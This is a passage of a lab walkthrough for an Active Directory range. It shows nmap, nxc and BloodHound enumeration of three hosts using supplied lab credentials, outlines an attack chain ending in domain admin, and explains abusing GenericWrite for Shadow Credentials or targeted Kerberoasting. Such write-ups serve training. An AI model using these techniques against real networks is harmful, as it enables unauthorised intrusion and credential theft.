Overview
The machine starts by abusing genericwrite for targeted kerberoasting that cracks lion credentials for winrm access on ws01, extracting an access database to recover kanon credentials and abusing a misconfigured wuauserv service to get local administrator to dump lsa secrets for erika access on forensics01. It then recovers a stolen kerberos ticket from disk to get shell as domain administrator.
Lab Information
For this lab there are 3 machines:
- DC01
- FORENSICS01
- WS01
And we're given starting credentials:
This is an assumed breach scenario. Use the credentials below: User: shannon Password: GoldSeagull123
Enumeration
Start with an Nmap scan for WS01:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nmap -sCV -vv -oA init_WS01 10.1.178.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 02:42 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
Initiating Ping Scan at 02:42
Scanning 10.1.178.130 [2 ports]
Completed Ping Scan at 02:42, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:42
Completed Parallel DNS resolution of 1 host. at 02:42, 0.11s elapsed
Initiating Connect Scan at 02:42
Scanning 10.1.178.130 [1000 ports]
Discovered open port 139/tcp on 10.1.178.130
Discovered open port 445/tcp on 10.1.178.130
Discovered open port 135/tcp on 10.1.178.130
Discovered open port 3389/tcp on 10.1.178.130
Discovered open port 5985/tcp on 10.1.178.130
Increasing send delay for 10.1.178.130 from 0 to 5 due to max_successful_tryno increase
to 4
Completed Connect Scan at 02:42, 23.22s elapsed (1000 total ports)
Initiating Service scan at 02:42
Scanning 5 services on 10.1.178.130
Completed Service scan at 02:43, 15.04s elapsed (5 services on 1 host)
NSE: Script scanning 10.1.178.130.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 9.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.86s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
Nmap scan report for 10.1.178.130
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-09-11 02:42:27 EDT for 48s
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-09-11T06:43:14+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WS01.LAINOSCP.local
| Issuer: commonName=WS01.LAINOSCP.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-29T21:20:45
| Not valid after: 2027-02-28T21:20:45
| MD5: 539f:e864:45ec:2e81:6d6c:c9e5:7567:449f
| SHA-1: 52a2:a870:093c:9086:030d:611c:43ed:6b65:4a48:cdca
| -----BEGIN CERTIFICATE-----
| MIIC6jCCAdKgAwIBAgIQHSYGGj3k+YxLF+DdnbJwVjANBgkqhkiG9w0BAQsFADAe
| MRwwGgYDVQQDExNXUzAxLkxBSU5PU0NQLmxvY2FsMB4XDTI2MDgyOTIxMjA0NVoX
| DTI3MDIyODIxMjA0NVowHjEcMBoGA1UEAxMTV1MwMS5MQUlOT1NDUC5sb2NhbDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALPHb8xUma0hp309mPwD4b9q
| yBlnMpAZ42uXa3l8NSrDCEJ1P3kNDBIQ7+w/8CngRhOg8oyhdnOsLKDP3RAB9JrM
| FekO24BAjk4zBQkzybOCHCT7x9dAWerdeheCGgX48B0iOE5twGzttvMfiMgTq/EC
| B/f9kNOcdHpCJFufJSTaYyRtYM61Gyzkt5V2bDK8Rme47ZC2hokFlWHyZCh4gt9W
| T4Ecl6//coJ8SN75TJ0JCnt+GBfvRS5gXJbhnJOv2rWVqWS7eDtPuLXbhphBPCp0
| 9O0UPiS4lqQ1cYXQw0HfoatHnH5Wcvyls50tc48KS3Vo6oUiUUhQXwDDnh2rLd0C
| AwEAAaMkMCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqG
| SIb3DQEBCwUAA4IBAQAPInt2iGUrA72AwT9LE2+3fvIjg1EsfRRiPfuucjEvC4EG
| 1Pdoq34/H5pgzh9lpzyvOF3Vh83Hc/Gttmb6gniGp3AdF2YquWWU792HhE4bXyWF
| HN9JulM/y8ZWI3Fb5nCvztzgX2yWoHlHxjbvmkjorcdvKWTGbB4tBWgagBIyiL1m
| 4PLT/KPKBWhTQ+6zCsklMbWqut7QGyP+RooPDE2usb6OVqcF6BHjkgHqsiQRpldY
| 7UGN/b93E0Po0YPuYJbOOeB8YgM0rBLl0FpNRvbJMrzcfrthVVtTmv0Gy9K/Lecs
| +V/eSKwsY6OBg3Gtsc7egStjCB2ecwXBlhy/vPPx
| _-----END CERTIFICATE-----
| rdp-ntlm-info:
| Target_Name: LAINOSCP
| NetBIOS_Domain_Name: LAINOSCP
| NetBIOS_Computer_Name: WS01
| DNS_Domain_Name: LAINOSCP.local
| DNS_Computer_Name: WS01.LAINOSCP.local
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-11T06:43:05+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 50379/tcp): CLEAN (Couldn't connect)
| Check 2 (port 17538/tcp): CLEAN (Couldn't connect)
| Check 3 (port 8382/udp): CLEAN (Timeout)
| Check 4 (port 29178/udp): CLEAN (Failed to receive data)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-09-11T06:43:06
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: mean: -1s, deviation: 0s, median: -1s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.13 seconds
WS01 is a domain-joined machine with the FQDN WS01.LAINOSCP.local and it exposes these services:
- SMB
- RDP
- WinRM
We'll start enumerating services one by one. Testing the credentials for the user came back valid (so it is a domain user valid for all 3 machines assuming that forensics is a domain-joined machine). WS01 doesn't have any non-standard shares, but signing is disabled which might come in handy later.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb WS01.LAINOSCP.local -u shannon -p 'GoldSeagull123' --shares
SMB 10.1.178.130 445 WS01 [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:False)
SMB 10.1.178.130 445 WS01 [+] LAINOSCP.local\shannon:GoldSeagull123
SMB 10.1.178.130 445 WS01 [*] Enumerated shares
SMB 10.1.178.130 445 WS01 Share Permissions Remark
SMB 10.1.178.130 445 WS01 ----- ----------- ------
SMB 10.1.178.130 445 WS01 ADMIN$ Remote Admin
SMB 10.1.178.130 445 WS01 C$ Default share
SMB 10.1.178.130 445 WS01 IPC$ READ Remote IPC
Testing WinRM access for shannon on WS01 showed that the user doesn't have access.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc winrm WS01.LAINOSCP.local -u shannon -p 'GoldSeagull123'
WINRM 10.1.178.130 5985 WS01 [*] Windows Server 2022 Build 20348 (name:WS01) (domain:LAINOSCP.local)
WINRM 10.1.178.130 5985 WS01 [-] LAINOSCP.local\shannon:GoldSeagull123
RDP shows valid credentials but this doesn't mean you have real RDP access.
NXC RDP checks does CredSSP/NLA handshake so it just verifies that the credentials are valid enough to pass the pre-session authentication step but there are other checks that are done after the pre-session authentication that'll stop you from getting actual session like windows checking the group membership after the NLA succeeds and there are much more steps before letting you in.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc rdp WS01.LAINOSCP.local -u shannon -p 'GoldSeagull123'
RDP 10.1.178.130 3389 WS01 [*] Windows 10 or Windows Server 2016 Build 20348 (name:WS01) (domain:LAINOSCP.local) (nla:True)
RDP 10.1.178.130 3389 WS01 [+] LAINOSCP.local\shannon:GoldSeagull123
Moving on to FORENSICS01 to Nmap scan it:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nmap -sCV -vv -oA init_FORENSICS -Pn 10.1.121.154
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be s
lower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 02:42 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:42
Completed NSE at 02:42, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:42
Completed Parallel DNS resolution of 1 host. at 02:42, 0.19s elapsed
Initiating Connect Scan at 02:42
Scanning 10.1.121.154 [1000 ports]
Discovered open port 445/tcp on 10.1.121.154
Discovered open port 139/tcp on 10.1.121.154
Discovered open port 3389/tcp on 10.1.121.154
Discovered open port 135/tcp on 10.1.121.154
Discovered open port 5985/tcp on 10.1.121.154
Completed Connect Scan at 02:42, 32.83s elapsed (1000 total ports)
Initiating Service scan at 02:42
Scanning 5 services on 10.1.121.154
Completed Service scan at 02:42, 14.91s elapsed (5 services on 1 host)
NSE: Script scanning 10.1.121.154.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:42
NSE Timing: About 99.86% done; ETC: 02:43 (0:00:00 remaining)
Completed NSE at 02:43, 40.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.70s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
Nmap scan report for 10.1.121.154
Host is up, received user-set (0.23s latency).
Scanned at 2026-09-11 02:42:08 EDT for 89s
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=FORENSICS01.LAINOSCP.local
| Issuer: commonName=FORENSICS01.LAINOSCP.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-29T22:07:18
| Not valid after: 2027-02-28T22:07:18
| MD5: 83da:aacd:8863:254f:5769:1166:2a07:1ef9
| SHA-1: 893e:d2be:b10a:2934:1c4f:9e6b:9140:9422:9998:6485
| -----BEGIN CERTIFICATE-----
| MIIC+DCCAeCgAwIBAgIQVfXGqrMYkpBHzNyL3eLcbTANBgkqhkiG9w0BAQsFADAl
| MSMwIQYDVQQDExpGT1JFTlNJQ1MwMS5MQUlOT1NDUC5sb2NhbDAeFw0yNjA4Mjky
| MjA3MThaFw0yNzAyMjgyMjA3MThaMCUxIzAhBgNVBAMTGkZPUkVOU0lDUzAxLkxB
| SU5PU0NQLmxvY2FsMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyz/n
| at4bjAXnfhpdLJVSDMDKEOI41Q7QT/NWHCRJ2zHwco+0/bMGr+Cs5kh4rVwQdmhY
| KpIBYakihJEfiyt+5y4ZI/Mrr2SnWO0T/ElTpjp1CU9bilMKMhQuRCPcE0oBoJJt
| lXtF4p4Zj8i3ndceOgJ3u+r9ilVSM7uRydE6tksWVgPrk1NmYitV36CQn33vCJV/
| 2y9VUQUy5Y5BqSyEmv6UrLUmd6dyllp/mc4wUXkd/NKod77xrOAMEKR1AVuJsAMC
| lu6Q8v5rJAJdcHUseC2hQHysfE8/+KldpzvFH44aqUVCp0hvV/HIHcdiIs35+UyT
| HEH5f4PK5C53Yzf2BQIDAQABoyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNV
| HQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAK1yDKDTzneqKqxt14dXkM4XVoS/
| 7hTrMHbGytwkmsBwqvDAkCm0AZbJQBtHDH2QwKWJP5bc/ynWVzfUDSapRIAZKMl7
| Rhj3g+Gsba/R740ugdb+o1GzpH1AEGgmGLur7HOub0qI2oyXdwgWM4IKRzlp02XT
| n69KLO5GhmjrDsyZVbk4nX8ZQcEeVTVp+JGshIpczN3tbqo6DLgnBRSnkAtjjNMI
| e/sjBO74l1T7XFuMZJAKRzXvBTgZb1V8hQgwmTEO/JonUAjHL5GL8JzEyEyCZwZA
| MIstGH2bGD55sJGRLBUWkiHRiMcI66ke4+ovRp9BZ0TqntEBGE2tMmCt6zo=
| _-----END CERTIFICATE-----
| _ssl-date: 2026-09-11T06:43:36+00:00; -1s from scanner time.
| rdp-ntlm-info:
| Target_Name: LAINOSCP
| NetBIOS_Domain_Name: LAINOSCP
| NetBIOS_Computer_Name: FORENSICS01
| DNS_Domain_Name: LAINOSCP.local
| DNS_Computer_Name: FORENSICS01.LAINOSCP.local
| DNS_Tree_Name: LAINOSCP.local
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-11T06:42:56+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| smb2-time:
| date: 2026-09-11T06:42:59
| _ start_date: N/A
| _clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 30983/tcp): CLEAN (Timeout)
| Check 2 (port 59737/tcp): CLEAN (Timeout)
| Check 3 (port 45193/udp): CLEAN (Timeout)
| Check 4 (port 14606/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.60 seconds
This host showed exactly the same as WS01:
- SMB
- RDP
- WinRM
No shares just like WS01:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb FORENSICS01.LAINOSCP.local -u shannon -p 'GoldSeagull123' --shares
SMB 10.1.121.154 445 FORENSICS01 [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:
False)
SMB 10.1.121.154 445 FORENSICS01 [+] LAINOSCP.local\shannon:GoldSeagull123
SMB 10.1.121.154 445 FORENSICS01 [*] Enumerated shares
SMB 10.1.121.154 445 FORENSICS01 Share Permissions Remark
SMB 10.1.121.154 445 FORENSICS01 ----- ----------- ------
SMB 10.1.121.154 445 FORENSICS01 ADMIN$ Remote Admin
SMB 10.1.121.154 445 FORENSICS01 C$ Default share
SMB 10.1.121.154 445 FORENSICS01 IPC$ READ Remote IPC
No WinRM access:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc winrm FORENSICS01.LAINOSCP.local -u shannon -p 'GoldSeagull123'
WINRM 10.1.121.154 5985 FORENSICS01 [*] Windows Server 2022 Build 20348 (name:FORENSICS01) (domain:LAINOSCP.local)
WINRM 10.1.121.154 5985 FORENSICS01 [-] LAINOSCP.local\shannon:GoldSeagull123
Moving on to DC01:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HTB]
└──╼ [★]$ nmap -sCV -vv -oA init_DC01 -Pn 10.1.106.76
Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 02:41 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:41
Completed Parallel DNS resolution of 1 host. at 02:41, 0.17s elapsed
Initiating Connect Scan at 02:41
Scanning 10.1.106.76 [1000 ports]
Discovered open port 3389/tcp on 10.1.106.76
Discovered open port 53/tcp on 10.1.106.76
Discovered open port 139/tcp on 10.1.106.76
Discovered open port 445/tcp on 10.1.106.76
Discovered open port 135/tcp on 10.1.106.76
Discovered open port 3269/tcp on 10.1.106.76
Discovered open port 464/tcp on 10.1.106.76
Discovered open port 5985/tcp on 10.1.106.76
Discovered open port 593/tcp on 10.1.106.76
Discovered open port 389/tcp on 10.1.106.76
Discovered open port 88/tcp on 10.1.106.76
Discovered open port 3268/tcp on 10.1.106.76
Discovered open port 636/tcp on 10.1.106.76
Completed Connect Scan at 02:42, 19.06s elapsed (1000 total ports)
Initiating Service scan at 02:42
Scanning 13 services on 10.1.106.76
Completed Service scan at 02:42, 23.93s elapsed (13 services on 1 hos
t)
NSE: Script scanning 10.1.106.76.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:42
NSE Timing: About 99.94% done; ETC: 02:43 (0:00:00 remaining)
Completed NSE at 02:43, 40.89s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 4.80s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.01s elapsed
Nmap scan report for 10.1.106.76
Host is up, received user-set (0.35s latency).
Scanned at 2026-09-11 02:41:56 EDT for 89s
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (serv
er time: 2026-09-11 06:42:23Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directo
ry LDAP (Domain: LAINOSCP.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP
1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directo
ry LDAP (Domain: LAINOSCP.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.LAINOSCP.local
| Issuer: commonName=DC01.LAINOSCP.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-29T20:38:29
| Not valid after: 2027-02-28T20:38:29
| MD5: d526:ca9f:60d2:5143:f5d8:5f63:8360:bccb
| SHA-1: d13e:9752:74ea:1ea0:37ba:d659:3f5f:7167:533e:5b7a
| -----BEGIN CERTIFICATE-----
| MIIC6jCCAdKgAwIBAgIQK06dz4egqJVOZiLU0wIHJDANBgkqhkiG9w0BAQsFADAe
| MRwwGgYDVQQDExNEQzAxLkxBSU5PU0NQLmxvY2FsMB4XDTI2MDgyOTIwMzgyOVoX
| DTI3MDIyODIwMzgyOVowHjEcMBoGA1UEAxMTREMwMS5MQUlOT1NDUC5sb2NhbDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMN39lBUTgfE7KlKya8OWXAw
| 3e+5mmpnK3MmxQSi4gcQ24724m8v+El9ceE0E3m28/w4v8bPJMSJiSHhKmfgwnPp
| TpAOYIZCtoiGMz7FH/SL2E5bPjbS1BtDQlq9PqCZpozSou6l0jfUNGeagNBYfkTa
| ViQalZRcMIN940JNz1zqDTiG2cVLBINV5+Em8MMk6H2wtgg+j9p0Np5DvoP65PU9
| bI0zW/Wefp0eU0b3oC7H52UaQNrP3MvwV5XzapE1DNPQwMzUXQEAMKuMAE+R/9Wx
| c/btYNgJ1zpqwx/7qqeb5HB9YYFqr6DRT6gGqnSzWnuH7vJxTn7I/4bLn0xEAXEC
| AwEAAaMkMCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqG
| SIb3DQEBCwUAA4IBAQC30/3fNoc0s9/7e3/ozq3TKfRQYmsvMufFH3g54GatY0Vu
| PwqU2MTZY3xkK0XD3ozmF1ReAA07jmEd/DiLppyZLA22rn08dmj32gapHyb7vnWC
| lG93o8jfQoarSBHrmeUPEyO/eJI4zkVs+UObMe/ZVFFDkdzH4eQW+jvwnhVbslDi
| i7HnsQQLs0yS4qBT8fUB6eizLATW42ZsxQzbmiO8VdVzKlwih0R8DsXuPi9GcgsS
| +MSyPTK+wx2i7Cjkmv9oxoJas53NsSZFtR1+N9c1dT8nfeuu8MGnAxw5Qi7X+eLF
| ZsqLJvkK5vLj3oqEoylgxjQFgVw/9bSakyGUMKhh
| _-----END CERTIFICATE-----
| _ssl-date: 2026-09-11T06:43:19+00:00; -1s from scanner time.
| rdp-ntlm-info:
| Target_Name: LAINOSCP
| NetBIOS_Domain_Name: LAINOSCP
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: LAINOSCP.local
| DNS_Computer_Name: DC01.LAINOSCP.local
| DNS_Tree_Name: LAINOSCP.local
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-11T06:42:39+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSD
P/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 18298/tcp): CLEAN (Timeout)
| Check 2 (port 49437/tcp): CLEAN (Timeout)
| Check 3 (port 47476/udp): CLEAN (Timeout)
| Check 4 (port 14099/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-09-11T06:42:43
| _ start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:43
Completed NSE at 02:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.73 seconds
This one is the actual DC where it has a lot of services open like SMB, LDAP, Kerberos, WinRM, RDP and so on.
The domain name is LAINOSCP.local and the FQDN is DC01.LAINOSCP.local.
There isn't any non-standard share either, we might come back for the SYSVOL later if we hit a dead end.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb DC01.LAINOSCP.local -u shannon -p 'GoldSeagull123' --shares
SMB 10.1.106.76 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:False) (
Null Auth:True) (DC:True)
SMB 10.1.106.76 445 DC01 [+] LAINOSCP.local\shannon:GoldSeagull123
SMB 10.1.106.76 445 DC01 [*] Enumerated shares
SMB 10.1.106.76 445 DC01 Share Permissions Remark
SMB 10.1.106.76 445 DC01 ----- ----------- ------
SMB 10.1.106.76 445 DC01 ADMIN$ Remote Admin
SMB 10.1.106.76 445 DC01 C$ Default share
SMB 10.1.106.76 445 DC01 IPC$ READ Remote IPC
SMB 10.1.106.76 445 DC01 NETLOGON READ Logon server share
SMB 10.1.106.76 445 DC01 SYSVOL READ Logon server share
Shannon also doesn't have WinRM access over DC01.
So here is what we have so far:
- Shannon is a valid user that can authenticate to the domain but doesn't have any remote service permission on either WS01, FORENSICS01, or DC01.
- WS01 and FORENSICS01 expose only SMB, RDP, and WinRM.
So I will add the hosts file entries for all three machines and start doing domain-level checks:
- For the hosts file, WS01 and FORENSICS01 will have only the FQDN mapped to their IP.
- The DC will have both the domain name and FQDN.
Domain Enumeration
I will start enumerating BloodHound data using the shannon credentials.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ rusthound -i 10.1.106.76 -d LAINOSCP.local -u shannon -p 'GoldSeagull123' -z
---------------------------------------------------
Initializing RustHound at 02:55:43 on 09/11/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-09-11T06:55:43Z INFO  rusthound] Verbosity level: Info
[2026-09-11T06:55:43Z INFO  rusthound::ldap] Connected to LAINOSCP.LOCAL Active Directory!
[2026-09-11T06:55:43Z INFO  rusthound::ldap] Starting data collection...
[2026-09-11T06:55:45Z INFO  rusthound::ldap] All data collected for NamingContext DC=LAINOSCP,DC=local
[2026-09-11T06:55:45Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-09-11T06:55:45Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-09-11T06:55:45Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-09-11T06:55:45Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-09-11T06:55:45Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 8 users parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 60 groups parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 3 computers parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 2 ous parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-09-11T06:55:45Z INFO  rusthound::json::maker] .//20260911025545_lainoscp-local_rusthound.zip created!

RustHound Enumeration Completed at 02:55:45 on 09/11/26! Happy Graphing!
Doing the same using bloodhound-ce-python to make sure we don't miss anything:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ bloodhound-ce-python -dc DC01.LAINOSCP.local -ns 10.1.106.76 -d LAINOSCP.local -u shannon -p GoldSeagull123 -c All --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: lainoscp.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.LAINOSCP.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC01.LAINOSCP.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FORENSICS01.LAINOSCP.local
INFO: Querying computer: WS01.LAINOSCP.local
INFO: Querying computer: DC01.LAINOSCP.local
INFO: Done in 00M 32S
INFO: Compressing output into 20260911025818_bloodhound.zip
Access as Lion
Looking for Shannon's permissions we see that she has GenericWrite over the user lion, meaning that there is a possible way to get hold of this account's password.
GenericWrite gives write access to most attributes of a target object, which can be abused to add SPNs, add Key Credentials, or reset passwords and take over the account.
There are two ways to abuse GenericWrite:
- Through a Shadow Credentials attack where we write our public key into the
msDS-KeyCredentialLinkattribute on that lion user and use our key pair to do passwordless authentication via PKINIT and get hold of that user's hash. - Targeted Kerberoasting which is the same as Kerberoasting where we abuse a service account to get hold of its
krb5tgshash and crack it offline (if the hash type is 23 HMAC-RC4 it'll be so much faster) but the difference is we don't have a service account so we use our GenericWrite over that user to write a fake SPN over it, then Kerberoast it and clean up afterwards.
